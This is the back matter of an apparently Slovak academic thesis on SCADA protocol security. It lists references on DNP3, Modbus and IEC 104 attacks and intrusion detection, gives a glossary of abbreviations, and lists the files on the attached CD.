[4] CLARKE, Gordon R., Deon REYNDERS a Edwin WRIGHT. *Practical modern SCADA protocols*: DNP3, 60870.5 and related systems. Boston: Newnes, 2004. ISBN 978-0-7506-5799-0.

[5] RODOFILE R., Nicholas, Kenneth RADKE a Ernest FOO. *Real-Time and Interactive Attacks on DNP3 Critical Infrastructure Using Scapy* [online]. In: . 2015 [cit. 2019-03-10]. Dostupné z: <https://pdfs.semanticscholar.org/a67b/3171d3dc7209913feb9377caab590055a846.pdf>.

[6] KNAPP, Eric. *Industrial network security: securing critical infrastructure networks for Smart Grid, SCADA , and other industrial control systems.* Waltham, MA: Syngress, 2011. ISBN 978-1-59749-645-2.

[7] *The Modbus Organization* [online]. [cit. 28.11.2018]. Dostupné z URL: <http://www.modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf>.

[8] *The Modbus Organization* [online]. [cit. 28.11.2018]. Dostupné z URL: <http://www.modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf>.

[9] MATOU P. *Description of IEC 61850 Communication*, 2018, FIT-TR-2018-01, Brno, CZ, [cit. 03.04.2019] Dostupné z URL: <http://www.fit.vutbr.cz/research/view_pub.php?id=11832>.

[10] MATOU P. *Description and analysis of IEC 104 Protocol*, 2017, FIT-TR-2017-12, Brno, CZ, [cit. 23.04.2019] Dostupné z URL: <http://www.fit.vutbr.cz/research/view_pub.php?id=11570>.

[11] RODOFILE, Nicholas R. *Generating Attacks and Labelling Attack Datasets for Industrial Control Intrusion Detection Systems* [online]. [cit. 2019-03-10]. Dostupné z: <https://eprints.qut.edu.au/121760/1/Nicholas_Rodofile_Thesis.pdf>.

[12] DRIAS, Zakarya, Ahmed SERHROUCHNI a Olivier VOGEL. *Taxonomy of attacks on industrial control protocols* [online]. IEEE, 2015, 2015, , 1-6 [cit. 2019-03-10]. DOI: 10.1109/NOTERE.2015.7293513. ISBN 978-1-4673-9265-5. Dostupné z: <http://ieeexplore.ieee.org/document/7293513/>.

[13] BOHAČÍK, Antonín. *Simulace komunikace SCADA protokolů.* Brno, 2019. Dostupné také z: <https://www.vutbr.cz/studenti/zav-prace/detail/118098>. Bakalářská práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce Petr Blažek.

[14] EAST, Samuel, Jonathan BUTTS, Mauricio PAPA a Sujeet SHENOI. *A Taxonomy of Attacks on the DNP3 Protocol* [online]. 2009, 67—81 [cit. 2019-03-10]. Dostupné z: <https://link.springer.com/content/pdf/10.1007%2F978-3-642-04798-5_5.pdf>.

[15] MORRIS T., Gao W. *Industrial Control System Traffic Data Sets for Intrusion Detection Research*, 8th International Conference on Critical Infrastructure Protection (ICCIP), Mar 2014, Arlington, United States. pp.65-78, ff10.1007/978-3-662-45355-1_5ff. ffhal-01386754f

[16] SHIRAVI A., SHIRAVI H., TAVALLAEE M., GHORBANI A. *Toward Developing a Systematic Approach to Generate Benchmark Datasets for Intrusion Detection.* Dostupné z: <https://www.sciencedirect.com/science/article/pii/S0167404811001672>.

[17] STUDENÝ, Radim. Simulátor komunikace protokolů SCADA. Brno, 2017, 65 s. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Petr Blažek

[18] CREMERS C., DEHNEL-WILD M., MILNER K. *Secure Authentication in the Grid: A Formal Analysis of DNP3: SAv5*, Department of Computer Science, University of Oxford [online]. 2017 [cit. 19.04.2019]. Dostupné z URL: <https://www.cs.ox.ac.uk/files/9139/esorics-extended-version.pdf>.

Zoznam symbolov, veličín a skratiek

ADU	Application Data Unit
APCI	Application Protocol Control Information
APDU	Application Protocol Data Unit
ARP	Address Resolution Protocol
ASCII	American Standard Code for Information Interchange
ASDU	Application Service Data Unit
CRC	Cyclic Redundancy Check
DNP	Distributed Network Protocol
DoS	Dential Of Service
DPC	Discrete Process Control
ECDSA	Elliptic Curve Digital Signature Algorithm
EPA	Enhanced Performance Architecture
HMI	Human Machine Interface
IANA	Internet Assigned Numbers Authority
ICS	Industrial Control System
ICS-CERT	Industrial Control Systems-Computer Emergency Response Team
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IED	Intelligent Electronic Device
IPS	Intrusion Prevetion System
ISO/OSI	Open Systems Interconnection
MBAP	MODBUS Application Protocol
MITM	Man In The Middle
MTU	Master Terminal Units
NMAP	Network Map
OT	Operational Technology
PDU	Protocol Data Unit
PLC	Programmable Logic Controller
RTU	Remote Terminal Units
SCADA	Supervisory Control And Data Acquisition
SCO	Single Command
SQ	Structure Qualifier
SSH	Secure Shell
TLS	Transport Layer Security
VA	Vulnerability Assessments
VPN	Virtual Private Network
VMs	Virtual Machines

Zoznam príloh

A Obsah priloženého CD

- Elektronická verzia práce vo formáte PDF,
- dnp3_master
  - Makefile
  - master
  - main.cpp
- dnp3_outstation
  - Makefile
  - outstation
  - main.cpp
- DNP3.py,
- crcmod
  - ___init___.py
  - _crcfunpy.py
  - crcmod.py
  - predefined.py
- crcmodDNP3.py,
- cs104_client
  - Makefile
  - simple_client
  - simple_client.c
- cs104_server
  - Makefile
  - simple_server
  - simple_server.c
- IEC104.py.